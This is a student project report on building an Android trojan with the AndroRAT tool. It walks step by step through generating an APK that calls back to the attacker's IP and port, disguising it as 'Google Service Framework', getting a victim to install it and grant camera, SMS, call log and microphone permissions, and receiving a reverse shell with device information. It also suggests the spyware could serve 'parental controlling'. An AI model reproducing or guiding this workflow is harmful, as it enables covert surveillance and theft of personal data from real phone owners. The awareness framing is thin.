Smart Internz

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Topic:--

Developing an Android Trojan

Submitted By:-

Aayush Kachhwaha 20BCE10525
Khushi Jain 20BCE2664
Sai Akash 20BCE0405
Madhurika 20MID0208

TABLE OF CONTENTS

1.ABSTRACT

It is no secret that Android applications have access to a lot of personal information when granted certain permissions. Apps can read and edit contacts, sendand receive texts and phone calls, read your phone number and e-mail account information, track your physical location, and much more. In most cases, these capabilities provide a positive service to the user. However, these permissions can easily be abused to silently collect personal information and act in very malicious ways.

Here we will explain how the trojan horse works, why it is dangerous, and how users can protect themselves against similar attacks. The reason we choose this project is we wanted to explore malwares and wanted to get to know deeper about them. If we get to know about them in deeper we can take care while using unknown applications. So we have chosen to develop a trojan horse. What we actually want to dois to create a trojan using java and python. We are able to access call logs, SMS, deviceinfo, Ip address, Mac address, etc.

This App can be used for parental controlling, etc,. The trojan we are developing is a reverse shell trojan. We also proposed different solutions to avoid thismalware and its effects.

2 . INTRODUCTION

2.1 THEORETICAL BACKGROUND

The use of small, portable tablets and Smartphones has increased dramatically in the post-PC era. They are now the go-to option for communicating, carrying out financial transactions online, snapping and uploading pictures and videos, sending messages through instant messaging services (like WhatsApp), locating locations usingGPS, and more. The vulnerability of Smartphones to cybercrimes that violate the victim's availability, confidentiality, and integrity has increased. Our project focuses onthe ways that thieves take advantage of Android's inherent flaws and how they take control of the victim's phone by utilizing a variety of hacking techniques in order to compromise their victim's personal information. One such method is using a Trojan Horse.

Our project demonstrates how hackers can access other’s Android devices remotely using an Android Trojan. This can be used in both ways, positively and negatively. It can be used by parents to keep an eye on their children. Or it can be usedby the same person to access his/her mobile from another location. It can be misused tosteal people’s information in a negative way. Hacker sends a malicious apk file and if we install it on our android device by giving the necessary permissions, a hacker can completely access our device, he can see our call history, can access our microphone, camera, etc. So, it is very important to be careful while downloading unknown applications on the Internet. Our project comes under the security domain.

Trojan horses are something like illegal software or code that is written in orderto use them as take control of other’s devices, track, damage devices, and even steal data or information. In general, Trojan is a server-client-based model. Where the Server is used by a hacker or who want to observe and the client model is hidden underthe victim device

Generally, A trojan may follow the bind shell method, where the attacker connects to victims with the help of the victim’s port number, public IP address, etc. But it is tough sometimes to get the IP address of the victim when he is not using wifiso we want to prepare a trojan where the trojan in the victim will initiate a connectionwith the hacker (server)—reverse shell. Most of the time people are not aware of suchmalicious applications and grant permission for accessing all the files. They don't know what those applications are capable of. Such malicious apps act as normal applications in the front but in the back, they steal user's data and can manipulate it.The main aim of this project is to create awareness in people.

Keywords: Android trojan horse, android security, android, security, trojan horse,android virus, SMS, android spy, android password.

2.2 MOTIVATION

We wanted to develop this project to make people aware of how few malicious applications can steal user's information and misuse them. We see many cases, where hackers get hold of sensitive information and misuse it. People generally, download many applications. They need to know how this kind of application can affect their lives so that they will be careful while downloading unknown applications. We wantedto let people know how these kinds of applications can act like they are useful to users while they are stealing information and misusing them.

3 OVERVIEW

3.1 AIM OF THE PROPOSED WORK

The Main aim of the project is to use Reverse shell connection rather than a TraditionalTrojan connection and to have functionalities for trojan like Getting all call logs , SMSsent and received as a text file , Getting realtime IP address , MAC Address,

3.2 OBJECTIVES OF THE PROPOSED WORK

Following are the Objectives of the Project:

I Educating People about the functionalities of Trojan (Reverse shell)

II Trojan to access

Call logs
SMS (inbox)
SMS (sent)
Ip address
Mac Address
Video (Real Time)
Photo (Real Time)

3.3 SOFTWARE , HARDWARE AND LIBRARIES INVOLVED

Android Studio

Ubuntu

NGROK

Python

Java

Any computer or laptop with Ubuntu 18.0 OS , Intel i5 processor , 4GB

DDR4RAM , 500GB HDD

3.4 INTRODUCTION AND RELATED CONCEPTS

NGROK :

ngrok is a cross-platform application that enables developers to expose a local development server to the Internet with minimal effort. The software makes yourlocally-hosted web server appear to be hosted on a subdomain of ngrok.com, meaning that no public IP or domain name on the local machine is needed.

Ngrok is used by hackers to deliver phishing attacks. Ngrok can bypass a firewall,and it uses a random temporary subdomain which makes it hard to detect.
Hackers see this as an opportunity to create a server that can deliver a malicious code to any one who clicks the URL in a phishing email. Your development machine may be connected to a secure network behind a firewall. To work aroundaccess restrictions, ngrok runs a small client process on your machine which creates a private connection tunnel to the cloud service. Your localhost development server is mapped to an ngrok.io sub-domain, which a remote user can then access. There’s no need to expose ports, set up forwarding, or make other network changes.

FRAMEWORK AND ARCHITECTURE


One of the important concepts before we start writing this Trojan isunderstanding the difference between **Bind shell and Reverse shell.**

Bind shell : When an attacker uses a payload that gives him **Bind shell** what it means isthe payload is going to open a port on the victim's machine.And attacker will try to connect to that port at a later point of time.

Reverse shell : When it comes to **Reverse shell** the attacker open support on his machine which he can control and he will send a malicious payload to the victim.Andwhen this payload is executed on the victim's machine or victim's device the payload will try to connect back to the attackers machine.

Bind shell Example:

Now you have an attack machine here and there is an Android device which is ourvictim. Now when you tried to create a payload.



Let's say the malicious app or the Trojan horse when you try to install that and run it onthe android device and if it is having a Bind shell payload inside what it does is it will open up a port on the device.

Now as an attacker you need to know the IP address of this device and connect to thatIP address using the port which is opened by your malicious application.

There are a bunch of challenges here :


One of the challenges is that you need to know the IP address of the remote machineon the device.

If the device is connected to a Wi-Fi network it may not have a public IP address thatis reachable from your computer.

In such cases it's pretty hard to get a shell on the remote device.If your application isbuilt with a bind shell payload.

Reverse shell payload Example:


You have the attacking machine on which you're going to open up a port using alistener such as Netcat when your Trojan Horse is run on the victim's machine.



The Trojan Horse connects to the attackers machine using the attackers IP addresswhich is already provided to the malicious application

In this example the attacker doesn't need to know the IP address of the target machineand he doesn't care even if the mobile device is connected to a Wi-Fi network because the application is making an outbound connection to the attackers machine.

Now this is exactly the reason why we have decided to build this application byembedding a Reverse connection payload.



3.5 PROPOSED SYSTEM MODEL

- First a APK was created in Android studio using JAVA and necessary libraries
- It was made in such a way that it involves NGROK For real time communicationbetween the hacker and the victim
- Server side was written using python and ngrok py library
- To run server side , first we need to get to know the ipaddress of the hacker . Forthat we use ifconfig .
- Port number can be given any four digit number as Hacker wish (This must berembered by hacker) , as it is involved in further usage
- A apk was created with ip address and port number as input
- Now this APK is sent to victim and victim intentionally or

unintentionally heinstall’s the application and gives the permissions

- Now the Hacker open’s his shell and give the command that involves the port number he given before and waits till the victim open the application and givepermission.
- After successfull connection , Hacker now can get access of Device Information Ip address of the victim device,MAC address ,Call history ,SMS(Inbox) ,SMS(Sent) , Device Info , Real time video Recording

4. SYSTEM ANALYSIS AND DESIGN


4.1 IMPLEMENTATION

STEP-1 :

*DIVE INTO THE PROJECT FOLDER AND GIVE COMMAND

*THE COMMAND INVOLVES IP ADDRESS OF HACKER (KNOWN BY IFCONFIG) AND PORT NUMBER HE WISH AND APK NAME HE WANTS TO(AS HIS WISH)


*A APK WAS CREATED NOW NAME ISSATROJAN.APK



```
vichu@vichu-VB:~$ cd AndroRAT
vichu@vichu-VB:~/AndroRAT$ ls
Android_Code  hello.apk  lusath.apk     __pycache__       utils.py
androRAT.py   isa1.apk   myproj.apk     README.md
Compiled_apk  Jar_utils  mytes9.apk     requirements.txt
vichu@vichu-VB:~/AndroRAT$ python3 androRAT.py --build -i 192.168.250.192 -p 8282 -o isaatrojan.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/vichu/AndroRAT/isaatrojan.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk isaatrojan.apk

vichu@vichu-VB:~/AndroRAT$ █
```

STEP-2:


CREATED APK WITH HACKER IP ADDRESS AND PORT NUMBER



```
Name
Android_Code
Compiled_apk
Dumps
Jar_utils
__pycache__
Screenshots
androRAT.py
hello.apk
isa1.apk
isaatrojan.apk
LICENSE
lusath.apk
myproj.apk
mytes9.apk
mytesisaa.apk
README.md
requirements.txt
utils.py
```

STEP-3:


WAITING FOR VICTIM TO OPEN THE APP



```
vichu@vichu-VB:~$ cd AndroRAT
vichu@vichu-VB:~/AndroRAT$ ls
Android_Code  hello.apk  lusath.apk     __pycache__      utils.py
androRAT.py   isa1.apk   myproj.apk     README.md
Compiled_apk  Jar_utils  mytes9.apk     requirements.txt
vichu@vichu-VB:~/AndroRAT$ python3 androRAT.py --build -i 192.168.250.192 -p 8282 -o isaatrojan.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/vichu/AndroRAT/isaatrojan.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk isaatrojan.apk

vichu@vichu-VB:~/AndroRAT$ python3 androRAT.py --shell -i 0.0.0.0 -p 8282

ISAA PROJECT - UNDER CHANDRAMOHAN SIR
*KALIKIRIPALLI ASISH VISHNU
+KANCHERLA SATHWIKA
-DANIYA DEO



[INFO] Waiting for Connections  -
```

VICTIM INSTALLING THE APK

STEP-4:



2:51

Phone storage

Phone storage >

zapya
11 items September 14, 2020

video (4)_Trim.mp4
26.3 MB October 23, 2020

BKTLAB4.docx
5.0 MB September 27, 2022

isaatrojan.apk
Google Service Framework 2.2 MB Version: 1.0

AUD-20210407-WA0056.
374 KB October 29, 2021


isaa.png
181 KB October 19, 2022

isaa.jpg
112 KB October 19, 2022

Screenshot (3).png
97 KB October 5, 2020

Watercolor-Glue-...led-735x1102.jpg
51 KB October 19, 2022

persistent.mb




Google Service Framework

App installed.

STEP-5:

USER GIVING PERMISSIONS



2:51

Choose what to allow **Google Service Framework** to access

Camera
Take photos and videos

Storage
Access photos, media content, and files on your device

SMS
Send and view SMS messages

Location
access this device's location


Call logs
read and write phone call log

Microphone
Record Audio

Phone
Make and manage phone calls

STEP-6:


VICTIM GOT CONNECTED TO HACKER (SHELL) AS HE OPENED THE APPAND GAVE PERMISSIONS



```
Got connection from ('192.168.250.50', 40100)

Hello there, welcome to reverse shell of RMX2085

Interpreter:/>
```

STEP-7:


DEVICEINFO – COMMAND GIVEN BY HACKER



```
Hello there, welcome to reverse shell

Interpreter:/> deviceInfo
-------------------------------------------
Manufacturer: realme
Version/Release: 11
Product: RMX2085
Model: RMX2085
Brand: realme
Device: RMX2085L1
Host: ubuntu-8-208
-------------------------------------------

Interpreter:/>
```

STEP-8:

